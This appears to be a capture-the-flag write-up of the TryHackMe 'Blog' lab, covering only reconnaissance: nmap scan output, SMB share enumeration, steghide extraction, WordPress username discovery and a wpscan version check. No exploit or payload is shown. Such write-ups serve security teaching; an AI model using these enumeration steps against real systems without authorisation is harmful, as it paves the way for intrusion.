
Blog

scenario



Enumeration

Tools


nmap

Starting Nmap 7.91 (https://nmap.org) at 2020-11-16 10:23 EST
Nmap scan report for 10.10.65.102
Host is up (0.20s latency).
Not shown: 996 closed ports

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
|_nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: blog
|   NetBIOS computer name: BLOG\x00
|   Domain name: \x00
|   FQDN: blog
|_  System time: 2020-11-16T15:24:21+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-11-16T15:24:20
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.06 seconds
```

initialSetup


edit /etc/hosts blog.thm -> the machine ip




Targets

smb port

share listing
//BillySMB seems interesting



we have rw permission on BillySMB share



Content in the smbshare







image preview



scan the QR code



& it seems like a rabbit hole here




try steghide on the Alice image & we found another rabbit hole again...

```
┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/blog]
└─$ steghide extract -sf Alice-White-Rabbit.jpg
Enter passphrase:
wrote extracted data to "rabbit_hole.txt".

┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/blog]
└─$ cat rabbit_hole.txt
You've found yourself in a rabbit hole, friend.

┌──(nobodyatall㉿0×DEADBEEF)-[~/tryhackme/blog]
└─$
```

port 80 (wordpress)

root page, /
//found user, Karen Wheeler, Billy



Billy Joel's IT Blog The IT blog

UNCATEGORIZED


A Note From Mom

By Karen Wheeler May 26, 2020 2 Comments

Hey Billy! I think this is such a good idea. With your recent firing, you can use this blog to write tutorials and guides, helping people that are just getting started in the IT industry like you were. I'm sure it'll help a lot of people.


Question: What CMS was Billy using?
-Wordpress

robots.txt





```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php
```


some information gathered here
// Karen Wheeler = Mom
// Billy Joel = Son



Karen Wheeler username = kwheel



so billy should be bjoel & yes!



Author: Billy Joel

running wpscan found wordpress version

```
[+] WordPress version 5.0 identified (Insecure, released on 2018-12-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.thm/feed/, <generator>https://wordpress.org/?v=5.0</generator>
 |  - http://blog.thm/comments/feed/, <generator>https://wordpress.org/?v=5.0</generator>
```

